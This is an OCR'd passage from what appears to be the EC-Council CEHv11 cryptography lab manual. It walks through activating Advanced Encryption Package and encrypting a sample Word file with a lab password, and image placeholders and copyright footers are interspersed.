


Figure 1.5.4: License Manager window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Activating** step appears displaying a **Success!** message; then, click **Next**.




Figure 1.5.5: Activation Window

8. Leave all options set to default in the **License Information** step and click **Finish**.




Figure 1.5.6: License Information section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **Advanced Encryption Package** main window appears, as shown in the screenshot.




Figure 1.5.7: License Information section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Encrypt a File

10. In the **Advanced Encryption Package** window, expand **E:** drive and navigate to **CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package**. Select the **Sample.docx** file located in the given location and click **Encrypt** in the toolbar




Figure 1.5.8: Main window of Advance Encryption Package

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. You need to provide a password for encryption. In the right-hand pane, enter the password into the **Pwd** field, retype it in the **Again** field, and click **Encrypt Now!** button (Here, the password provided is **test@123**).

